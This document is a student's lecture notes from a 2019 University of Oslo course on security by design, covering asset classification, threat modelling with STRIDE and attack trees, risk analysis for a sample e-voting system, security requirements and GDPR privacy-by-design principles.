IN5280 – Security by Design

Tanusan Rajmohan - tanusanr@ulrik.uio.no

UNIVERSITY OF OSLO

Spring 2019

Contents

Learning outcome

After completing IN5280, you will have:

- knowledge about how to include security requirements in system specifications, design, and testing.
- understanding of the trade-off between security risk, and the cost of implementing security controls.
- knowledge about GDPR (General Data Protection Regulation) as well as the major frameworks for threat modelling, vulnerability management, and secure systems development.

And you will be able to:

- perform threat modelling and security/privacy risk assessment of system functionality and components.
- apply the principles of privacy by design and security by design during practical systems development.
- assess the maturity of secure systems development.

1 Lecture 1: Introduction

Definition: "Software security is the practice of building software to be secure and to continue to function properly under malicious attack. (G. McGraw)


Vulnerability -> Attack -> Incident

Make less vulnerabilities, to decrease the attacks and incidents.

The Trinity of Trouble

The three pillars of software security

The Risk Management Framework (RMF)



1.1 Assets

Identification - Categorization - Assessment

Know what you have - that needs to be protected

1.1.1 Types of assets

Information assets, examples:

- Customer data
- Employee data
- CRM data

Software assets, examples:

- E-mail system
- Online ordering system
- Common authentication (SSO) system

Physical assets, examples:

- Buildings
- Servers
- Network equipment

1.2 Case – Digital exam system

- The University of Southern Nomansland has decided to procure Digital Exam System

- This new system should support:
  - Creation of exams including collaboration on this task
  - Safekeeping of exams until the exact time the examination begins
  - Examination including hand-in of completed exams
  - Distribution of completed exams to censors
  - Communication of result to students
  - Receive and manage complaints from students
  - Communication of final results to students

1.2.1 Task 1

Identify assets for the digital exam system (Information, Software, and Physical)

Data Classification Chart

TYPE OF DATA	INFORMATION CATEGORY	CLASSIFICATION
Age	Personal Demographic	Confidential
Customer Income	Financial	Confidential
Education	Demographic	Confidential
Weight	Demographic	Confidential
Truncated SSN	Personal Identification	Confidential
Telephone Number	Contact (Personal)	Confidential
Medical Test Results	Medical	Restricted
Date of Birth	Personal	Restricted
Driver's License	Government Issued ID	Restricted
Salary	Financial	Restricted
Passport Number	Government Issued ID	Restricted
License Plate Number	Government Issued	Restricted
Tribal ID	Government Issued ID	Restricted
Social Security Number	Government Issued ID	Restricted
Bank Account Number	Financial	Restricted

1.2.2 Task 2

Can you categorize the identified **information** assets?

Asset	Description	Category	System	C	I	A

1.2.3 Task 3

Assess the criticality of the assets with respect to: **Confidentiality**, **Integrity**, and **Availability**

	Confidentiality	Integrity	Availability
Critical	Irreparable damage to society and potential loss of life if the information becomes known to unauthorized. Business penalties with critical financial consequences.	Information where errors will lead to irreparable harm to society and loss of life. Very high financial losses.	Information with very high availability requirements. Unavailability for more than 5 minutes causes critical damage.
High	Serious damage to company or individuals if the information becomes known to unauthorized. Business penalties with major financial consequences. Serious reputation loss.	Information where errors directly affect decisions that can cause harm to individuals and / or society. Big economic consequences	Information with high availability requirements. . Unavailability for more than 1 hour causes critical damage.
Medium	Some harm to company or individuals if the information becomes known to unauthorized. Some reputational losses, moderate economic consequences.	Information where errors can cause some harm to individuals and / or society, some reputation loss and moderate economic consequences.	Information with moderate availability requirements. Unavailability for more than 1 day causes critical damage.
Low	Company-internal information. Only minor harm to company or individuals if the information becomes known to unauthorized.	Information where errors affect decision making to a small extent. Negative consequences are very limited.	Unavailability has little significance. The information may be unavailable for 1 week without any consequences.
Insignificant	Public information. No harm to the business or individuals if the information becomes known outside company.	Information where errors do not have any negative consequences. Does not affect decision making.	Unavailability of information does not have any negative consequences.

2 Lecture 2: Threat Modeling

2.1 What is threat modeling?

A way of considering possible attacks to your system, users, organisation and environment


2.1.1 Why

- Understanding and document a product's threat environment (E.g. attack techniques, malicious actors, motivation, consequences)
- Discover possible weaknesses as early as possible (E.g. missing requirements, exploitable interfaces in the design)
- How to best spend your security budget (How to best spend your security budget)
- Retrospect


2.1.2 Threat agents

- Who or what are you afraid of?
- How will they perform the attack?
- Why are they doing it?
- What are they after?
- What is their motivation?
- What is their capacity?
- How skilled are they?


When
The Trustworthy Computing Security Development Lifecycle (Microsoft)
Source:
http://msdn.microsoft.com/en-us/library/ms995349.aspx



Software Security Touchpoints (McGraw)
Source:
http://www.cigital.com/justiceleague/category/software-security-touchpoints/



2.2 Threat Modeling and Agile



Project inception - high level

Requirements planning - Threats with highest impact

Spring planning - Where are the threats?

Sprint execution - Develop, update and compete

Final release planning - Complete models

2.2.1 How?

"*there is no single best or correct way of performing threat modeling, it is a question of trade-offs and what we want to achieve by doing it*"


Source: A. Shostack, "Experiences Threat Modeling at Microsoft," in Modeling Security Workshop, in Association with MODELS'08, 2008.

. . . but here's a typical threat modeling process:


1. Identify critical assets
2. Decompose the system to be assessed
3. Identify possible points of attack

1. Identify threats
2. Categorise and prioritise the threats
3. Mitigate

Threat model dialects: Data Flow Diagram



Threat model dialects: Attack tree





2.3 Notation crash course

2.3.1 Data Flow Diagrams (DFD)

Why: *Map attack surface and identify threat agents*

- Understand the system
- Data flow between subsystems
- Find attack surface and critical components
- Privilege boundaries






2.3.2 Attack trees

WHY identify attacker goals, analyze paths of attack and plan security testing

- Possible ways of achieving an attack goal
- Tree structure with AND/OR nodes
- Easy to grasp by different stakeholders
- More technical than misuse cases

Attack tree notation

Name of symbol	Symbol	Explanation
Root node attacker goal	<Goal>	The goal nodes are shown as rectangles. Root nodes represent the final goal, or what you want to achieve with an attack. Child nodes (or sub goals) in an attack tree use the same notation. Each of them represents ways of achieving the goal.
Node Attack		
Leaf node Detailed attack		
Association	→	Root nodes and child nodes are associated via an arrow.



2.4 Why model threats? - summary

- Determine attack surface
- Structured approach
- Visual models are good for collaboration
- Know thy enemy!

3 Lecture 3: Threat Modeling, RMF and Security Requirements

3.1 Threat Modeling

3.1.1 STRIDE


SRIDE is a model of threats, used to help reason and find threat to a system

Each threat is a violation property for a system

Threat	Desired security property	Definition
Spoofing	Authentication	Impersonating something ore someone else.
Tampering	Integrity	Modifying data or code
Repudiation	Non-repudiation	Claiming to have not performed an action
Information disclosure	Confidentiality	Esposing information to someone not authorized to see it
Denial of Service	Availability	Deny or degrade servcie to users
Elevation of Privilege	Authorization	Gain capabilities without proper authorization


3.1.2 Spoofing

- An example of identity spoofing is illegally accessing and then using another user's authentication information, such as username and password.
- Are user indentities the only thing that can be spoofed?




3.1.3 Tampering

- Data tampering involves the malicious modification of data.
- What data can be tampered with?
  - Data in databases, files, in transit, logs, the program code
  - An attacker can replay data without detection because your code doesn't provide timestamps or sequence numbers.




3.1.4 Repudiation

- Repudiation threats are associated with users who deny performing an action without other parties having any way to prove otherwise.
- For example, a user performs an illegal operation in a system that lacks the ability to trace the prohibited operations



3.1.5 Information disclosure

- Information disclosure threats involve the exposure of information to individuals who are not supposed to have access to it.
- For example the ability of users to read a file that they were not granted access to, or the ability of an intruder to read data in transit between two computers.




3.1.6 Denial of service


- Denial of service (DoS) attacks deny service to valid users - for example, by making a Web server temporarily unavailable or unusable.

3.2.1 Elevation of privelege

- An unprivileged user gains privileged access and thereby has a sufficient access to compromise or destroy the entire system.
- Includes those situations in which an attacker has effectively penetrated all system defenses and become part of the trusted system itself.



3.2 Risk Management Framework



3.2.2 Understanding the business context

- What is the business context of our case – digital exam system?
- What do you know about being a student?
- What do you know about being a teacher?
- What do you know about the priorities and strategies of the university?

3.2.3 Business goals

- Example – electronic voting system

Business goals	
BG1:	Get more people to vote
BG2:	Collecting votes more efficiently
BG3:	Support anonymous elections
BG4:	Election results should be available immediately
BG5:	Reduce cost - less manual handling of votes
BG6:	Trustworthy voting

3.2.4 Business risks

Example - electronic voting system

BR1: System too difficult to use
BR2: System unavailable
BR3: Votes disappearing
BR4: People don't trust system
BR5: Results cannot be trusted
BR6: Too expensive to implement
BR7: Not sufficiently anonymous
BR8: People being manipulated to vote


3.2.5 Basic Risk Analysis

Risk = Probability * Consequence

Risk Analysis:

- Used to rank risk - a tool to determine which risks needs to be handled.
- Requires the ability to identify risks, calculate probability and define consequence in numbers.

Risk matrix:




3.2.6 Identity technical risks

Example - electronic voting system


Threat	Probability	Consequence	Risk	Mitigation (requirements)
BR1: System unavailable				
TR1: DDoS				
TR1.1: Botnet attack	M	H	H	Network separation. IPS.
TR2: Server crash				
TR2.1: Server hacked	L	H	M	All servers included in the system shall always be up-to-date with the latest security patches
TR2:2: Fire				(Out of scope - operations requirements)
BR5: Results cannot be trusted				
TR1:Social engineering				
TR1.1: helpdesk	L	M	M	Help-desk should no be able to change votes
TR1.2: operations	L	H	M	Operations should not have access to the encryption key used to protect votes
TR2: Votes manipulated				
TR2.1: SQLi	H	H	H	Input validation. WAF?
TR2.2: hijack session	M	M	M	Session cookies protected - encryption.
TR2.3: MitM	L	M	M	Integrity and confidentiality of votes shall be protected when being communicated over a network connection
TR3: Broken authentications				
TR3.1: Weak passwords	H	M	H	Passwords cheked - firm password policy: 8 char, numbers, letters, symbols

3.3 Security Requirements

Best case



Common case



3.3.1 What is a security requirement?

- a requirement defining what level of security is expected from the system with respect to some type of threat or malicious attack
  - Different from the choice of protection mechanisms (=design)
  - i.e., what you require, not how to achieve it
- Sound requirements enables us to evaluate different approaches to a need/problem - while being open to different solutions

Functional   Non-functional

What – not how

3.3.2 Criteria for writing good requirement specifications (Donald Firesmith)

- What, not how (external observability) - Avoid premature design or implementation decisions
- Understandability, clarity (not ambiguous)
- Cohesiveness (one thing per requirement)
- Testability
  - Somehow possible to test or validate whether the requirement has been met, clear acceptance criteria
  - Often requires quantification, this is more difficult for security than e.g. for performance
    * "The response time of function F should be max 2 seconds"
    * "The security of function F should be at least 99.9 % " ???

3.3.3 Are these good security requirements?

- "The application shall verify the identity of all of its users before allowing them to use its capabilities."
- "The system shall allow users to log in with passwords of at least 8 characters, containing both small and capital letters, numbers and special signs."
- "The system shall use Norton antivirus protection."
- "The application shall disinfect any file found to contain a harmful program if disinfection is possible."
- "The system shall encrypt all confidential data using the RSA algorithm"

3.3.4 Going agile: Security stories, Evil user stories

"As a [type of user] I want {something} so that {reason}"

As {some kind of bad guy} I want to {do some bad thing}...

3.3.5 Examples


Example #1. "As a hacker, I can send bad data in URLs, so I can access data and functions for which I'm not authorized."

Example #2. "As a hacker, I can send bad data in the content of requests, so I can access data and functions for which I'm not authorized."

Example #3. "As a hacker, I can send bad data in HTTP headers, so I can access data and functions for which I'm not authorized."

Example #4. "As a hacker, I can read and even modify all data that is input and output by your application."

4 Lecture 4: Privacy by Design




What is data protection? Why do we need it?

What is personal information?

Fines from regulations

Organizations are worried about the significant fines that could be levied, which could be as high as **€20 million ($21m)**, or **4%** of annual revenue – whichever is greater.

4.1 Information security and privacy




4.1.1 The data subject...who is that?


An identified or identifiable natural person (individual).

4.1.2 Personal data


- **Personal data**: means any information relating to an identified or identifiable natural person.
- **Behavior patterns**: where you are, what you shop for, what you are reading, who your friends are, what you are communicating.
- **Special categories of personal data**: racial or ethnic origin, political opinions, religious or philosophical beliefs, or trade union membership, and the processing of genetic data, biometric data for the purpose of uniquely identifying a natural person, data concerning health or data concerning a natural person's sex life or sexual orientation

4.1.3 Privacy principles (GDPR, art. 5





4.1.4 Responsibility of the controller



4.2 Privacy by Design - The 7 Foundational Principles

1. Proactive not Reactive; Preventative not Remedial
2. Privacy as the Default Setting
3. Privacy Embedded into Design
4. Full Functionality - Positive-sum, not Zero-sum
5. End-to-End security - Full lifecycle protection
6. Visibility and Transparency - Keep it Open
7. Respect for User privacy - Keep it user centric

4.2.1 Guide: Software development with Data Protection by Design and by Default

The Norwegian Data Inspectorate

- An understanding of data protection and information security is a prerequisite for developing software with data protection by design and by default.
- Software developers should have an established development methodology, approved by management, that they follow when developing software.
- When developing software that processes personal data, the methodology should include data protection by design and by default, and security by design.

- Who?
  - Developers, Architects, Testers, Project leaders, Management, All employees, Suppliers
- When?
  - At the start of deployment
  - Updates at regular intervals
  - At start of development project

Requirements

- Setting requirements for data protection and information security for the final product.
- Must reflect the need for data protection and information security.
- To set the correct requirements, it is important to know what categories of personal data will be processed in the software.
- Requirements for software, products, applications, systems, solutions, or services must:
  - fulfil the data-protection principles
  - protect the data protection rights of the data subject
  - fulfil the company's obligations
  - ensure that the settings are by default set to the most privacy-friendly option
  - ensure that the end product is robust, secure, and provides enforceability of the data subjects rights

Design

- Ensure that requirements for data protection and information security are reflected in the design.
- It is important to take into account the existence of threat actors that may attempt to obtain and gain access to personal data.
- To reduce the attack surface, it must be analysed, and the software modelled and designed to ensure a robust end product.

- Data-oriented design requirements:
  - Minimise and limit
  - Hide and protect
  - Separate
  - Aggregate
  - Data protection by default

- Process-oriented design requirements
  - Inform
  - Control
  - Enforce
  - Demonstrate

Coding

- Enable developers to write secure code by implementing the requirements for data protection and security.
- It is important to choose a secure and common methodology, both for coding and for enabling the developers to detect and remove vulnerabilities from the code.
- Automated code analysis tools should be introduced, ant the company must have established procedures for static code analysis and code review.
- Possible measures for secure coding
  - Create a list of approved tools and libraries
  - Scanning of dependencies for known vulnerabilities or outdated versions
  - Manual code review
  - Static code analysis with security rules

Testing

- Testers check that the requirements for data protection and information security have been implemented as planned.
- How to test that requirements for data protection and security have been implemented
  - Fuzz testing
  - Vulnerability analysis
  - Penetration testing
  - Threat model and attack surface review

Release

- Planning for how the organisation effectively can handle incidents.
- Procedures for updating software.
- Final security review.
- Incident response plan
  - Detect
  - Analyse and verify
  - Report
  - Handle
  - Normalise

Maintenance

- The most important element of this activity is that the organisation has implemented a plan for incident response handling (prepared during the release activity) and follows it.
- Maintenance, service and operation
  - Define roles and responsibilities and authority
  - Handle the data subjects' rights and request related to this, such as data access, modification, deletion, data portability, consent, information, transparency, etc.
  - Continuously assess the effectiveness of technical and organisational security measures for uncovering vulnerabilities.
  - Data, platform, network, and software maintenance – including suppliers

5 Lecture 5: Security is a concern and not a feature

How The Human Brain Buys Security:

To most people the best way is to tell people a story instead of statistics.

Why is it that security tasks always get low priority compared to other tasks?


Why are developers in general so seemingly uninterested in security?


Experts keep telling developers to think more about security, so why isn't everyone doing it?

Why don't managers realize they need to put security experts in the team just as they put testers in the team?

5.1 Why software security?

Software Security is the practice of building software to be secure and to continue to function properly under malicious attack. (Gary McGraw)






5.1.1 The three pillars of software security

In order to efficiently and effortlessly create secure software you need to have a mindset different from what you may be used to - a mindset where you focus more on design than on security.


5.2 Integrating Software Security into the Development Process

Risk Management Framework



Touchpoints – process-independent


Software Security Touchpoints




5.2.1 The Touchpoints - in order of effectiveness

1. Code review
2. Architectural risk analysis
3. Penetration testing
4. Risk-based security tests
5. Abuse cases
6. Security requirements
7. Security operations

The Trustworthy Computing Security Development Lifecycle



